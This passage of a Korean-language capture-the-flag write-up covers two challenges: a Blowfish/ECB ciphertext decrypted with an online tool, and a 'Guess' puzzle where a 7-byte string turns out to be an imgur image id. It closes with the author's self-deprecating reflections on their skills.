
저 위의 값을 Base64로 디코딩 한 다음, Blowfish/ECB/PKCS5Padding 알고리즘으로 ‘flag{this\_is\_fake\_flag}’ 이 키를 가지고 암호화를 한다.

그럼 이걸 복호화를 하는 방법이 있겠지 하고서 알고리즘을 구글링 하였다.

<http://sladex.org/blowfish.js/>

이런 사이트가 나왔다.

이 사이트에 암호문과 키를 넣고 ECB로 맞춰준 다음 base64로 해주고 Decrypt를 클릭하면 짜잔!




플래그가 나왔다.


Flag: flag{Are\_you\_Genius\_or\_Stupid?}

7. Misc – Guess(950pt)

생각보다 어렵지 않은(?) 재미있는 게싱 문제 였다.



다운로드를 하게 되면,




이런 7바이트의 파일이 주어진다.

처음에 크립토인가 싶어서 각종 암호 뒤져봐서 돌려도 안 나오는데, 위에 힌트대로 온라인에서 찾으라니까 생각나는게 있었다.

파워무비에서 유튜브 뒤에 나오는 문자열(ex: kzMaCtkOZGs)을 찾아서 유튜브에 들어가는 걸 해본적이 있는데 그거와 비슷하지 않을까 생각해서 유튜브에 해봤지만 안되었다. (머 이미지니까 당연하겠지만..)

그럼 이미지 호스팅 사이트는 뭐가 있을까나 생각해보니까, 임거밖에 생각이 안나서 임거에 들어가봤다.

<https://imgur.com/gallery/8Xk4HCc> 여기에 뒤에 붙여넣었더니 404가 뜨길래.. 아닌가 싶었는데, 예전 나무위키에서 (지금은 cdn으로 사용하면 안되지만) 임거로 이미지 업로딩을 한게 생각 나서 <https://i.imgur.com/8Xk4HCc.png> 이렇게 들어갔더니 플래그 사진이 나왔다. (사실 <https://imgur.com/8Xk4HCc> 여기 들어가면 된다.)



플래그가 나왔다.

Flag: dimi{w0w\_y0u\_ar3\_sup3rdup4\_gu3ss3r~}

소감..?

내가 진짜 정말 못 한다는 것을 다시 알았다.

이 라업을 보는 사람은 “ㄹㅇ 이걸 왜 이렇게 풀어” 라고 생각했을거다.

그러면 당장 [devonnuri@gmail.com](mailto:devonnuri@gmail.com)으로 연락해서 태클 좀 걸어주면 고맙겠다.

포너블은 뭐 어떻게 하는건지 감도 못찾았고(라업만 보고 따라해보니까 이게 뭐 어떻게 돌아가는지 모르겠..)

미슥만 풀다가 상위권에 올라갔는데 기분이 이상하다.

웹은 SQli도 모르겠고 Boxipreter는 어떻게 푸는지 모르겠고, 그나마 할 줄 아는 것도 간단한 리버싱이라니..

본선 전까지 많이 연습해가야 겠다.

여기까지 읽은 사람 별로 없겠지만, 역겨운 라업 보느라 수고하셨습니다 😊